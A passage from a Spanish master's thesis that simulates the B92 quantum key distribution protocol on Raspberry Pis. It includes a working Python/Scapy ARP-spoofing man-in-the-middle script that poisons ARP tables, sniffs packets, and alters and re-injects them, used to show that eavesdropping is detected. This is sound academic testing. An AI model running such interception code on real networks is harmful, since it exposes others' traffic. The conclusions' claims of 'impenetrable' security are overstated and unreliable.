
De esta forma hemos podido averiguar que las direcciones IP de las Raspberry Pi, es decir, los dispositivos involucrados dentro de la ejecución del protocolo B92 son las direcciones **192.168.18.153** y **192.168.18.139**. No podemos saber con certeza cual de estas direcciones es Alice o cual es Bob, pero no necesitaremos esta información para poder leer los paquetes que se puedan mandar entre ellos. Estudiando los paquetes enviados así como la dirección de origen y la de destino podremos relacionar quien es Alice y quien es Bob.

Otra variable que necesitamos conocer es la interfaz de red en la que está funcionando nuestra maquina virtual, dado que el script para la ejecución del ataque, como veremos más adelante requieren conocer esta interfaz. Esto lo podemos conseguir utilizando sencillamente el comando **ip addr** dentro de la interfaz de comandos de Linux. Existen diferentes interfaces, las más comunes de encontrar son: **eth0**, **wlan0**, **enp0s2** o **enp0s3**. En

[1]Por privacidad se han censurado todas las direcciones MAC e identificadores DNS de todos los dispositivos conectados en la red que no son relevantes para la realización de este proyecto.

nuestro caso, tal y como podemos observar en la figura 4.16, estaremos trabajando en la interfaz **enp0s3**

Figura 4.16: *Consulta de la interfaz de red de nuestra máquina virtual.*



4.3.2. Ejecución del script de ataque MiTM

Para la ejecución de este ataque MiTM se han utilizado técnicas de ARP Spoofing para poder redireccionar el tráfico entre Alice y Bob para que todos los paquetes de información que compartan pasen primero por nuestra máquina atacante antes de llegar a su destinatario. El código completo del script de ataque se puede ver en el anexo III.

Tal y como hemos comentado en el apartado 2.3.2 las comunicaciones dentro de una red LAN se basan en la asociación entre las direcciones IP de cada dispositivo con su respectiva dirección MAC. Por ello manipularemos las tablas ARP de la red para asociar las direcciones IP de Alice y Bob con la dirección MAC de nuestra máquina atacante, Eve, de esta forma en el momento que se trate de enviar algún paquete de información a estas dos direcciones en la realidad estos paquetes se dirigirán a Eve. Para ello primero consultaremos estas tablas para poder conocer las direcciones MAC de Alice y Bob y poder realizar el intercambio.

Tal y como vemos en la figura 4.17, definiremos primero los parámetros de nuestro ataque, como lo son la interfaz de red que hemos consultado anteriormente y las direcciones IP de las victimas sobre las que queremos ejecutar el ataque.

En la figura 4.18 podemos ver la consulta a las tablas ARP haciendo uso del paquete Scapy

de python. Tras esta consulta ejecutaremos el ataque de ARP Spoofing intercambiando las direcciones MAC originales por la dirección de nuestra máquina. Debemos tener en cuenta que las propias redes regeneran las tablas ARP cada cierto tiempo por lo que realizaremos el ARP Spoofing continuamente, para ello utilizaremos el paquete **threading** the Python para ejecutar este ataque en segundo plano mientras nuestro código principal intercepta los paquetes entre Alice y Bob. La ejecución del ARP Spoofing la podemos ver en la función representada en la figura 4.19.

Figura 4.17: *Definición de los parámetros del ataque y ejecución principal del ataque.*

```
if __name__ == "__main__":
    interface = "enp0s3"
    target_ip = "192.168.18.139"  # Client
    target_mac = get_mac(target_ip, interface)
    server_ip = "192.168.18.153"  # Server
    server_mac = get_mac(server_ip, interface)

    # Enable IP forwarding
    os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
    print("IP forwarding enabled")

    # Start ARP spoofing
    spoof_thread = threading.Thread(
        target=arp_spoof, args=(target_ip, target_mac, server_ip, server_mac, interface)
    )
    spoof_thread.daemon = True
    spoof_thread.start()

    try:
        start_sniffing(interface)
    except KeyboardInterrupt:
        print("\nStopping MITM...")
        os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
        print("Cleanup completed")
```

Una vez se está ejecutando esta parte del ataque podemos proceder con el **Sniffing**, es decir, podemos comenzar a interceptar los paquetes de información entre estas dos direcciones IP. En un principio nuestro script interceptará todos los paquetes de información que circulan por la red que hayan salido o tengan como destinatario las direcciones IP de Alice y Bob.

En este momento también interceptamos los paquetes que salen de Alice (o Bob) que tengan como destino cualquier otro dispositivo de la red, así como los paquetes que vie-

Figura 4.18: *Consulta de las direcciones MAC a partir de una IP dada.*

```python
def get_mac(ip, interface):
    #Tomaremos la dirección MAC de Alice y Bob a partir de sus IP
    arp_request = ARP(pdst=ip)
    ether = Ether(dst="ff:ff:ff:ff:ff:ff")
    packet = ether/arp_request

    result = srp(packet, timeout=3, iface=interface, verbose=0)[0]
    result.summary()
    if result:
        return result[0][1].hwsrc
    return None
```

Figura 4.19: *Función de ejecución del ARP Spoofing*

```python
def arp_spoof(target_ip, target_mac, gateway_ip, gateway_mac, interface):
    #Ejecutamos el ataque ARP para interceptar el trafico
    print(f"Comenzando ARP Spoofing entre {target_ip} y {gateway_ip}")

    if not target_mac or not gateway_mac:
        print("Fallo al obtener las direcciones MAC. Saliendo")
        return

    try:
        while True:
            send(ARP(op=2, pdst=target_ip, psrc=gateway_ip, hwdst=target_mac),  iface=interface, verbose=0)
            send(ARP(op=2, pdst=gateway_ip, psrc=target_ip, hwdst=gateway_mac), iface=interface, verbose=0)
            time.sleep(2)

    except KeyboardInterrupt:
        print("\nDeteniendo ARP Spoofind")
```

nen de todos los dispositivos de la red y tienen como destino a Alice o a Bob

Una vez interceptados filtraremos los paquetes consultando los metadatos que transportan, o sea, consultaremos su dirección de origen, su dirección de destino, si el paquete esta, o no, vacío de información. Este filtrado y manejo de paquetes podemos verlo reflejado en la figura 4.20. Aquí cribaremos los paquetes y nos quedaremos únicamente con los que tienen como fuente Alice (o Bob) y además tienen como destinatario a Bob (o Alice).

Además dejaremos pasar sin retención todos aquellos paquetes que no contienen datos. Estos paquetes vacíos tienen como objetivo interno de la propia red asegurar una estabilidad de la red. No transportan datos, sin embargo, el hecho de que estos paquetes no

lleguen a su respectivo destino indicaría fallos en las conexiones de la red.

Figura 4.20: *Interceptado y filtrado de los paquetes de información de la red.*

```python
def packet_callback(packet):
    #Interceptamos el trafico entre las direcciones IP de Alice y Bob
    direction1 = packet[IP].src == '192.168.18.153' and packet[IP].dst == '192.168.18.139'
    direction2 = packet[IP].src == '192.168.18.139' and packet[IP].dst == '192.168.18.153'
    host = direction1 or direction2
    if IP in packet and TCP in packet and host:
        if IP in packet and TCP in packet and Raw in packet:
        # Crearemos un identificador único para cada paquete
            packet_id = (
                packet[IP].src, packet[IP].dst, packet[TCP].sport, packet[TCP].dport, packet[TCP].seq
            )
            if packet_id in processed_packets:
                return None
            processed_packets.add(packet_id)

            # Tomaremos el paquete original
            data = packet[Raw].load

            try:
                #No nos interesarán los paquetes sin información
                data_text = data.decode('utf-8', errors='ignore')
                if not data_text.strip():
                    return packet

                try:
                    data = ast.literal_eval(data_text)
                    #Se enviarán varios paquetes de qubits en forma de vectores
                    #La lista de indices y la clave parcial son listas de elementos unitarios
                    #Si es una lista de elementos de varios componentes se están enviando qubits
                    try:
                        if len(data[0]) > 1:
                            modified_qubits = read_qubits(data)
                            send_new_packet(packet, modified_qubits)
                    except Exception as e:
                        save(data)
                        return packet
                except Exception as e:
                    print(f'Exception error: {e}')
                    pass
            except Exception as e:
                print(f"Error modifying packet: {e}")
                return packet
        return packet
```

Como podemos ver, además del filtrado de paquetes nuestra función detecta si los datos que se están enviando son cúbits o no. En el caso de que sí lo sean trataremos de leer estos cúbits. Utilizando la función que podemos ver en la figura 4.21, Eve leerá los cúbits que ha recibido, los volverá a codificar, utilizando la función que vemos escrita en la figura 4.22 y los reenviará de forma que el paquete siga su transcurso. Sin embargo, debemos recalcar

que los cúbits originales ya no existen por lo que el paquete de información ha sido modificado transportando ahora la información que haya codificado Eve. Podemos simular el cambio de información que lleva el paquete utilizando la función **send_new_packet** que hemos definido y podemos ver en la figura 4.23.

Figura 4.21: *Lectura de los cúbits recibidos.*

```
def read_qubits(data):
    qubits = [
        [complex(real, imag) for real, imag in vec] for vec in data
    ]
    key_read = []

    for i, qubit in enumerate(qubits):
        #Reconstruimos los qubits
        q = QuantumCircuit(1, 1)
        q.initialize(qubit, 0)

        #Leemos los qubits en una base aleatoria
        basis = randint(0, 1)
        if basis == 1:
            q.h(0)
        q.measure(0, 0)
        sim = Aer.get_backend('qasm_simulator')
        my_qbit = transpile(q, sim)
        #Mediremos una unica vez
        job = sim.run(my_qbit, shots = 1)
        result = job.result()
        mes = result.get_counts()
        bit_mes = max(mes, key = mes.get)
        if basis == 0 and bit_mes == '1':
            key_read.append(1)
        elif basis == 1 and bit_mes == '1':
            key_read.append(0)
        else:
            #Añadimos -1 donde no estamos completamente seguros cuál era el bit original
            key_read.append(-1)

    #Crearemos la lista de qubits para reenviarlos a bob una vez interceptados
    save(key_read)
    qbit_key_resend = codify_new_qbits(key_read)
    return qbit_key_resend
```

Por último, en el protocolo B92 también existen dos paquetes de información clásica que comparten Alice y Bob que son el listado de índices de los bits que sí mantendrán de la clave así como la clave parcial que comparten por seguridad. Eve también intercepta estos dos paquetes y al ser información clásica sí la puede copiar sin problema y guardar para poder, más tarde desencriptar, aunque sea parcialmente, los mensajes que existan entre

Figura 4.22: *Codificado de los nuevos cúbits.*

```python
def codify_new_qbits(key_read):
    qbit_key = []
    for bit in key_read:
        q = QuantumCircuit(1)
        #Si el bit original lo conociamos lo codificamos segun las reglas del protocolo
        #Si no lo conociamos crearemos uno nuevo aleatorio y lo codificaremos
        if bit == 1:
            q.h(0)
        elif bit == -1:
            new_bit = randint(0, 1)
            if new_bit == 1:
                q.h(0)
        vector = Statevector.from_instruction(q)
        qbit_key.append(vector.data.tolist())
    resend = [
        [[num.real, num.imag] for num in vec] for vec in qbit_key
    ]
    final_resend = str(resend)
    return final_resend
```

Figura 4.23: *Simulación de la modificación de la información tras la lectura*

```python
def send_new_packet(original_packet, modified_qbits):
    #Copiamos y modificamos el paquete manteniendo los metadatos
    new_packet = original_packet.copy()
    nuevos_datos = modified_qbits.encode('utf-8')

    new_packet[Raw].load = nuevos_datos
    del new_packet[IP].chksum
    del new_packet[TCP].chksum

    #Reenviamos el paquete a su destinatario
    sendp(new_packet, iface = 'enp0s3')
```

Alice y Bob. Este guardado de información lo realizaremos con la función que podemos ver en la figura 4.24

Figura 4.24: *Guardado de la información clásica compartida.*

```python
#La información clásica intercambiada sí que se puede copiar y guardar.
def save(data):
    #Guardaremos los paquetes de indices de los bits que Alice y Bob guardarán.
    #Además de la clave parcial que comparten.
    try:
        data_str = ', '.join(str(data_piece) for data_piece in data)
        with open('data.txt', 'a') as file:
            file.write(data_str + '\n')
    except Exception as e:
        print(f'Exception error: {e}')
        pass
    return None
```

4.4. Resultados y análisis de resultados de las simulaciones realizadas.

Tras ejecutar las dos partes del protocolo[2] B92, según el código que hemos visto en los puntos anteriores, dado que, en un primer momento, no existe la presencia de ningún atacante en la red hemos obtenido en cada una de las Raspberrys, tanto en la de Alice como en la de Bob, un archivo de texto, **.txt**, en el que se ha guardado la clave para el encriptado de las comunicaciones futuras, que podemos leer con el comando de terminal de Linux, **cat**. Tal y como vemos reflejado en la figura 4.25 ambas claves coinciden, estableciendo así la clave simétrica para el cifrado de las comunicaciones.

Figura 4.25: *Lectura del archivo key.txt en ambos dispositivos.*

(a) *Clave guardada en el dispositivo Alice.*

```
alice@alice:~/TFM $ cat key.txt
11011011011010010000001010
```

(b) *Clave guardada en el dispositivo Bob.*

```
bob@bob:~/TFM $ cat key.txt
11011011011010010000001010
```

Vemos, así, como el protocolo, en un primer momento, está funcionando tal y como esta-

[2]El protocolo se ha ejecutado estableciendo una longitud original de la clave generada por Alice de 100 bits.

ba esperado, generando una clave satisfactoriamente. Sin embargo, necesitamos asegurar que el protocolo sea seguro y podamos detectar en el caso que sí exista un atacante en la red que trate de leer los cúbits que se están intercambiando por lo que ejecutaremos el código de ataque que hemos visto en el punto anterior para poder corroborar que el protocolo de seguridad realmente funcione como esta previsto.

En el momento que ejecutamos este script de ataque, el resultado de la ejecución del protocolo de seguridad desde el punto de vista de Alice y Bob es diferente, podemos ver el resultado de los comandos en las terminales de Alice y Bob respectivamente en las figuras 4.26a y 4.26b. Tal y como teníamos previsto, durante la intervención de Eve, los cúbits han sido modificados de tal forma que el protocolo es sensible a estos cambios y se puede detectar fácilmente que el canal ha estado comprometido.

Figura 4.26: *Resultados de las terminales tras la ejecución del protocolo durante el ataque.*

(a) *Terminal de Alice.*

```
alice@alice:~/TFM $ ./alice.sh
Esperando conexion de Bob...
Bob conectado desde ('192.168.18.139', 50400)
Las claves no coinciden
```

(b) *Terminal de Bob.*

```
bob@bob:~/TFM $ ./bob.sh
Las claves no coinciden
```

Podemos observar que el protocolo es realmente seguro y funciona a la perfección. Hemos podido detectar con la utilización de este protocolo cuántico la presencia de un atacante en la red por lo que nos aseguramos que el canal de comunicación no es completamente privado. De esta forma, para poder establecer una clave secreta entre Alice y Bob, deberían repetir el protocolo hasta poder dar con una clave que les confirme una comunicación segura y cifrada que nadie pueda leer.

4.5. Implementación física de una red LAN cuántica.

Hemos visto, dentro del contexto de una simulación, cómo la ejecución de un protocolo de distribución de claves cuántico, como es el protocolo B92 que hemos empleado, proporciona una solución segura en el establecimiento de comunicaciones dentro de una misma red. Sin embargo, debemos tener en cuenta, que para que este tipo de soluciones funcione y podamos proteger nuestros dispositivos del Internet of Things, IoT, necesitamos contar con dos factores imprescindibles.

Por un lado necesitamos que los dispositivos del IoT integren la tecnología necesaria como para poder realizar los pasos del protocolo sobre la creación, la codificación y la lectura de cúbits. En otras palabras, necesitamos que, además de un microprocesador clásico, integren en su estructura un procesador cuántico con el que poder manejar los cúbits del protocolo.

Por otro lado, las redes de internet actuales están construidas de diferentes formas, sobre todo si hablamos de redes domésticas, que son a los que nos solemos referir dentro del contexto de los dispositivos del IoT. En la actualidad, lo más habitual es que la distribuidora de internet proporcione acceso a la red a un router principal vía fibra óptica, aunque existen otras soluciones como las conexiones de ADSL, pero estas están cada vez más en desuso. A partir de aquí, este router es el que proporciona acceso a internet a todos los dispositivos que estén conectados a este, pudiéndose conectar haciendo uso de un cable Ethernet (Win, 2025), o de la red inalámbrica Wi-Fi (Proofpoint, 2025) generada por el mismo router. Así mismo, como hemos comentado en anteriores capítulos, todos los dispositivos conectados a este router estarán dentro de la misma red LAN.

Por tanto, al igual que tenemos las comunicaciones inalámbricas vía Wi-Fi, o las conexiones por cable de red o fibra óptica, para poder trasladar la información clásica que se procesan en los distintos dispositivos. Necesitamos un medio de propagación cuántico para poder enviar los cúbits utilizados en los diferentes procesos como, en este caso, la ejecución de un protocolo de seguridad.

4.5.1. Procesadores cuánticos para dispositivos IoT.

En la actualidad ya existen soluciones sobre procesadores cuánticos pensados para ser utilizados en el campo de la ciberseguridad y la criptografía haciendo uso de protocolos QKD. Empresas como HEQA-Sec (2024) han creado productos como el Sceptre-Duo, integrando en el mismo dispositivo la tecnología necesaria para poder transmitir, recibir y manipular información cuántica haciendo uso de computación cuántica basada en fotones.

La computación con fotones es una solución muy prometedora dado que no requieren de temperaturas criogénicas como sí lo necesitan otro tipo de implementaciones de cúbits como lo son los cúbits superconductores o los de átomos neutros. Los cúbits fotónicos se pueden crear, y manipular a cualquier temperatura, lo que es una condición ideal para poder implementarlos en soluciones tecnológicas domésticas, donde los dispositivos no se encontrarán, por norma general, en entornos completamente controlados.

Sin embargo, aunque la computación con fotones sea una solución completamente válida para poder implementar este tipo de tecnologías cuánticas en dispositivos cotidianos. La tecnología actual no permite una fabricación de estos procesadores que sean de un tamaño aceptable para poder implementarlos en algunos elementos del IoT. A día de hoy, este tipo de instrumentos de computación cuántica, como el Sceptre-Duo que hemos nombrado antes, están pensado especialmente para poder implementarlos dentro de centros de datos o centros de servidores, donde el espacio y la potencia requerida para hacer funcionar estos dispositivos no es un impedimento. Aun así, todavía necesitamos un desarrollo para poder reducir, significativamente, el tamaño de estos procesadores para poder llegar a implementarlos dentro de los dispositivos del IoT de baja potencia como pueden serlo algunos electrodomésticos inteligentes.

4.5.2. Construcción de una red cuántica.

Hemos podido llegar a la conclusión de que la computación con fotones es una clara opción ganadora a la hora de implementar los procesadores cuánticos dentro del entorno de los dispositivos del IoT. Además, este tipo de computación conlleva una ventaja muy grande frente a otro tipo de cúbits, el medio por el que estos se propagan.

Los cúbits fotónicos requerirían de una red de fibra óptica para poder circular de un dispositivo a otro trasladando datos e información. Este hecho es muy conveniente para la evolución tecnológica ya que a día de hoy ya utilizamos a lo largo de todo el mundo la fibra óptica como red de distribución de internet. Por lo que realmente ya se ha desarrollado el medio necesario para poder generar una red LAN cuántica.

La única diferencia radica en que, actualmente, la red de fibra óptica se encuentra entre las distintas distribuidoras de internet hasta el router principal de los domicilios. Lo único que seria necesario para poder implementar este tipo de comunicaciones dentro de los dispositivos de un mismo hogar seria la instalación de una red de fibra óptica dentro del hogar no solamente hasta el router principal.

Por otro lado, a nivel general de implementación de una red de internet cuántico, debemos tener en cuenta que las fibras ópticas presentan significativas pérdidas en la coherencia de los fotones en las comunicaciones a largas distancias. En el ámbito de los dispositivos IoT no es un factor que suponga un gran problema, sin embargo debemos tener en cuenta que las comunicaciones no necesitan estar encriptadas solamente para los dispositivos dentro de una misma red LAN, tras esto, el propio router que da acceso a internet a todos los dispositivos de la red del hogar necesita presentar también unas comunicaciones seguras con los servidores externos a los que necesitemos realizar alguna petición. Es en este aspecto donde se necesita más desarrollo dentro del campo de la fabricación de materiales para poder reducir este ruido al máximo.

4.5.3. Ventajas y desafíos del internet cuántico

Hemos podido ver cómo la implementación de una red de internet cuántico conlleva grandes ventajas dentro del campo de la criptografía y la ciberseguridad. Este tipo de redes y protocolos de seguridad son, como hemos visto en capítulos anteriores, completamente seguros incluso con la presencia directa de un atacante en la red. Por lo que continuando con el desarrollo tecnológico dentro de este campo podremos reducir significativamente las brechas de seguridad en todo tipo de dispositivos y sistemas no solamente en centros de datos sino en dispositivos más inofensivos a simple vista como lo son aquellos a los que esta enfocado este proyecto, los dispositivos del IoT.

Sin embargo, este tipo de tecnologías siguen en continuo desarrollo y todavía presentan muchos desafíos para poder ser implementadas con éxito a lo largo de todo el mundo y en todo tipo de dispositivos (Beekman, 2025).

Además del desarrollo necesario en cuanto a los procesadores cuánticos empleados en este tipo de instrumentos, debemos recalcar que debemos emplear algoritmos y sistemas de corrección de errores a lo largo de la computación con los cúbits que estemos manipulando. Recordemos que a día de hoy uno de los grandes desafíos alrededor de la computación cuántica a nivel general es la reducción de la decoherencia dado que los cúbits son, algunos, muy sensibles al ruido externo. En el caso de los cúbits fotónicos trasladándose a través de la red de fibra óptica que hemos nombrado antes, el propio tendido eléctrico puede ser una fuente de ruido dado que el paso de corriente eléctrica induciría campos electromagnéticos que pueden alterar los modos de vibración o la polarización de los fotones dentro de la fibra. Por este motivo se debe mejorar lo máximo posible el aislamiento de los cables de fibra óptica, así como implementarse algoritmos de corrección de errores dentro de los propios procesadores.

Por otro lado necesitamos que los dispositivos no solo integren un procesador cuántico. Como hemos podido ver durante la ejecución del protocolo de seguridad, estos protocolos se basan en dos partes diferenciadas, una en la que se manipula información cuántica y una segunda donde se manipula información clásica. Por tanto no solo necesitamos im-

plementar las tecnologías cuánticas dentro de estos instrumentos sino que necesitamos desarrollar una tecnología híbrida entre la cuántica y la clásica.

Por último, uno de los grandes inconvenientes de la utilización e implementación de este tipo de tecnologías en la vida cotidiana no radica en ningún aspecto técnico sino en el ámbito social y cultural

Durante el nacimiento de los ordenadores modernos, sin los que actualmente no podríamos realizar muchas de las tareas básicas de nuestro día a día, gran parte de la población rechazaba la posibilidad de la utilización de los computadores en ciertos aspectos de la vida. Debido al desconocimiento, las tecnologías cuánticas no son bienvenidas por muchas personas lo que dificulta en gran medida el desarrollo del mercado de este tipo de dispositivos y sus futuras aplicaciones. La educación a la población en lo que concierne a la computación cuántica y a sus usos puede facilitar la aceptación popular de estas tecnologías. Grandes hitos de la tecnología actual como pueden ser los sistemas Linux que hemos usado en este proyecto y que se utilizan en la mayoría de dispositivos como servidores, servidores Cloud o centros de datos, se han basado en gran medida en el interés popular del desarrollo de estos sistemas.

5. Conclusiones y trabajo futuro

Durante el desarrollo de este trabajo hemos podido ver la gran importancia que tiene la computación cuántica así como el desarrollo e implementación de los protocolos de seguridad cuánticos en el ámbito de la ciberseguridad y la informática actual. Con la llegada de este tipo de tecnologías, la criptografía actual, basada en complejos problemas matemáticos inviables para solucionar con un ordenador moderno, es sumamente frágil. Los ordenadores cuánticos podrían resolver este tipo de problemas en un tiempo razonable dejando toda la información privada de la población al alcance de un atacante con acceso a este tipo de computadores.

Sin embargo, al igual que la computación cuántica puede suponer un problema para la ciberseguridad también es su solución. El uso de protocolos de criptografía cuántica aprovechan la propia naturaleza de los cúbits para poder generar claves de cifrado de información de forma completamente segura.

Hemos comentado durante el trabajo cómo, a día de hoy, los dispositivos del IoT son especialmente sensibles frente a los ataques de ciberdelincuente, por el simple hecho de la baja inversión de tiempo y recursos en el desarrollo de su software y por tanto de sus protocolos de seguridad. Por esto mismo la computación cuántica es clave en el desarrollo de este tipo de tecnologías ya que no requiere de complejos algoritmos ni protocolos de seguridad. Es la misma naturaleza cuántica de la información la que le proporciona una barrera impenetrable a los dispositivos.

Se ha podido ver, desde el ámbito de las simulaciones, cómo efectivamente estos protocolos de seguridad son realmente efectivos contra, principalmente, los ataques del tipo MiTM. Dado que una simple comparación entre la información enviada y recibida asegura completamente a los interlocutores que si ambas claves coinciden es un indicativo total que el canal de comunicación es seguro ya que en el momento que se trata de manipular esta información codificada en los cubits se deja un rastro claro por lo que podemos detectar fácilmente esta brecha de seguridad.

Por otro lado hemos indagado en la posibilidad actual de poder implementar físicamente estos sistemas de criptografía cuántica y, aunque, a día de hoy, estos dispositivos cuánticos estén pensados para otro tipo de casos, como son los centros de datos o servidores, ya empieza a existir e implementarse un internet cuántico. Por lo que ya se ha podido comenzar a transaccionar a una época en la que todas las comunicaciones serán completamente seguras e indescifrables.

Sin embargo, a la hora de implementarlo en los diferentes dispositivos del IoT, cabe la posibilidad que no sea realmente necesario para poder lograr el mismo objetivo de conseguir unas comunicaciones seguras. Recordemos que este tipo de dispositivos no tienen acceso directo con el exterior sino que dependen de estar dentro de una red LAN administrada por un router que es el que, en caso necesario de realizar alguna petición con un servidor externo, les proporciona acceso al exterior.

Por este motivo, donde, por sencillez a la hora de implementarlo, podemos hacer un uso práctico de este tipo de tecnologías, es protegiendo este router administrador. Podemos utilizar los protocolos de seguridad y algoritmos para poder crear una barrera impenetrable a toda la red LAN por lo que, de forma indirecta, los dispositivos del IoT serian completamente seguros sin la necesidad de implementar en todos y cada uno de ellos estos protocolos y este tipo de hardware.

Bibliografía

ADSLZone, G. (2023). *¿Cuál es mi IP? - Descubre tu dirección IP pública*. Consultado el 2 de agosto de 2025, desde https://www.cual-es-mi-ip.net/

Beekman, J. (2025). *The Quantum Internet of Things: Revolutionizing Secure Connectivity and Data Processing*. Consultado el 1 de septiembre de 2025, desde https://iotmktg.com/the-quantum-internet-of-things-revolutionizing-secure-connectivity-and-data-processing/

Bennett, C. H. (1992). Quantum cryptography using any two nonorthogonal states. *Phys. Rev. Lett.*, 3121-3124.

Bennett, C. H., & Brassard, G. (1984). Quantum cryptography: Public key distribution and coin tossing. *Theoretical Computer Science*.

Biondi, P., et al. (2023). *Scapy: the Python-based interactive packet manipulation program & library*. Consultado el 4 de agosto de 2025, desde https://scapy.net/

Canonical Ltd. (2023). *Download Ubuntu Desktop*. Consultado el 1 de septiembre de 2025, desde https://ubuntu.com/download

CertSuperior. (2024). *¿Qué es la criptografía RSA?* Consultado el 7 de mayo de 2025, desde https://www.certsuperior.com/que-es-la-criptografia-rsa/

Cloudflare. (2025a). *¿Qué es Cloudflare?* Consultado el 21 de abril de 2025, desde https://www.cloudflare.com/es-es/learning/what-is-cloudflare/

Cloudflare. (2025b). *¿Qué es un ataque DDoS?* [Centro de aprendizaje de Cloudflare]. Consultado el 21 de abril de 2025, desde https://www.cloudflare.com/es-es/learning/ddos/what-is-a-ddos-attack/

Cloudflare. (2025c). *¿Qué es una LAN (red de área local)?* Consultado el 16 de junio de 2025, desde https://www.cloudflare.com/es-es/learning/network-layer/what-is-a-lan/

DataScientest. (2023). *Dirección MAC: ¿Qué es?* Consultado el 2 de agosto de 2025, desde https://datascientest.com/es/direccion-mac-que-es

Fyodor, G. L. (2023). *Nmap: the Network Mapper - Free Security Scanner*. Consultado el 8 de agosto de 2025, desde https://nmap.org/

Goel, S., Baykal, A., & Pon, D. (2004). Botnets: The Anatomy of a Case. En *Security in the Information Society: Visions and Perspectives*. University at Albany, Center for Information Forensics; Assurance.

Guillén, E. P., & Gasca, J. J. N. (2006). Ciencia e Ingeniería Neogranadina. Universidad Militar Nueva Granada.

HEQA-Sec. (2024). *Sceptre-Duo*. Consultado el 15 de mayo de 2024, desde https://heqa-sec.com/sceptre-duo/

IBM. (2024). *¿Qué es la criptografía cuántica segura?* Consultado el 7 de mayo de 2025, desde https://www.ibm.com/es-es/topics/quantum-safe-cryptography

IBM Corporation. (2023). *What is the Internet of Things (IoT)?* IBM. Consultado el 20 de abril de 2025, desde https://www.ibm.com/think/topics/internet-of-things

IBM Quantum. (2025). *Qiskit: Open-source quantum computing software*. Consultado el 18 de mayo de 2025, desde https://www.ibm.com/quantum/qiskit

Jaume López. (2004). *Teorema de no clonado*. Consultado el 14 de junio de 2025, desde https://www.lawebdefisica.com/dicc/noclonat/

Keeper Security, Inc. (2023). *Man-in-the-Middle Attacks (MITM)*. Consultado el 2 de agosto de 2025, desde https://www.keepersecurity.com/es_ES/threats/man-in-the-middle-attacks-mitm.html

Krebs, B. (2016). *New Mirai Worm Knocks 900K Germans Offline*. Krebs on Security. Consultado el 20 de abril de 2025, desde https://krebsonsecurity.com/2016/11/new-mirai-worm-knocks-900k-germans-offline/

M, S. R., & B, C. M. (2023). Comprehensive Analysis of BB84, A Quantum Key Distribution Protocol. *arXiv*.

Oracle Corporation. (2023). *Oracle VM VirtualBox*. Consultado el 1 de septiembre de 2025, desde https://www.virtualbox.org/

Proofpoint. (2025). *Wi-Fi*. Consultado el 15 de agosto de 2025, desde https://www.proofpoint.com/es/threat-reference/wifi

Qiskit Development Team. (2025). *Qiskit Aer: High performance quantum computing simulation*. Consultado el 18 de mayo de 2025, desde https://qiskit.github.io/qiskit-aer/

QuTech. (2024). *The Quantum Network Editor*. Consultado el 29 de agosto de 2025, desde https://www.quantum-network.com/editor/9600/

Raspberry Pi Foundation. (2016). *Raspberry Pi 3 Model B*. Consultado el 18 de mayo de 2025, desde https://www.raspberrypi.com/products/raspberry-pi-3-model-b/

Raspberry Pi Foundation. (2025). *Raspberry Pi OS - The official operating system for all models of the Raspberry Pi*. Consultado el 5 de septiembre de 2025, desde https://www.raspberrypi.com/software/operating-systems/

Shor, P. W. Algorithms for Quantum Computation: Discrete Loragithms and Factoring. En: En *Proceedings 35th Annual Symposium on Foundations of Computer Science*. 1994.

TechTarget. (2025). *Quantum key distribution (QKD)*. Consultado el 14 de junio de 2025, desde https://www.techtarget.com/searchsecurity/definition/quantum-key-distribution-QKD

TechTarget Contributor. (2023). *Internet of Things (IoT)*. TechTarget. Consultado el 20 de abril de 2025, desde https://www.techtarget.com/iotagenda/definition/Internet-of-Things-IoT

The Debian Project. (2025). *Debian – The Universal Operating System*. Consultado el 5 de septiembre de 2025, desde https://www.debian.org/

The Wireshark Foundation. (2023). *Wireshark: Go Deep*. Consultado el 4 de agosto de 2025, desde https://www.wireshark.org/

University, M. (2024). *¿Qué es un ciberdelincuente?* Consultado el 7 de mayo de 2025, desde https://msmk.university/ciberdelincuente/

Win. (2025). *Mejora tu velocidad de Internet con cable Ethernet*. Consultado el 15 de agosto de 2025, desde https://win.pe/blog/mejora-tu-velocidad-de-internet-cable-ethernet/

Anexo I: Protocolo B92 para Alice

```
#Para generar y polarizar cada qubit
from qiskit import QuantumCircuit, transpile
#Para obtener el StateVector de cada qubit
from qiskit.quantum_info import Statevector
#Para crear una conexion con Bob
import socket
#Para serializar la lista de Statevectors para enviarla a bob
import json
from random import randint, random  #Para generar la clave

def generate_key(keylength):
        class_key = [randint(0,1) for i in range(keylength)]
        #print(f'Clave generada: {class_key}')

        return class_key

def send_qbits(conn, qbit_key):
        #Usaremos solo numeros reales para serializar la informacion
        #Tomaremos cada vector: [a+b.j, c+d.j] = [[a, b],[c, d]]
        serializable = [
        [[num.real, num.imag] for num in vec] for vec in qbit_key
        ]
```

```
        json_data = json.dumps(serializable) + '\n'

        conn.sendall(json_data.encode())

def new_key(conn, key):
        new_key = []
        indices = json.loads(conn.recv(4096).decode())
        for index in indices:
                new_key.append(key[index])

        return new_key

def key_check(conn, final_key):
        #Comprueba si los bits de control coinciden
        #Si algun bit no coincide se debe reiniciar el proceso
        bob_key = json.loads(conn.recv(4096).decode())
        must_restart = False
        for i, bob_bit in enumerate(bob_key):
                if bob_bit != final_key[i]:
                        print(f'El bit numero {i+1} no coincide')
                        must_restart = True
        conn.sendall(str(must_restart).encode())
        return must_restart

def save_key(key):
        key_str = ''.join(str(bit) for bit in key)
        with open('key.txt', 'w') as file:
                file.write(key_str)
```

```
def b92(conn):
        #Numero de bits que componen la clave inicial
        keylength = 100
        #Generamos una lista de bits aleatorios en 0 o 1
        key = generate_key(keylength)
        qbit_key = []

        #La serie de qubits codificados la incluiremos en qbit_key
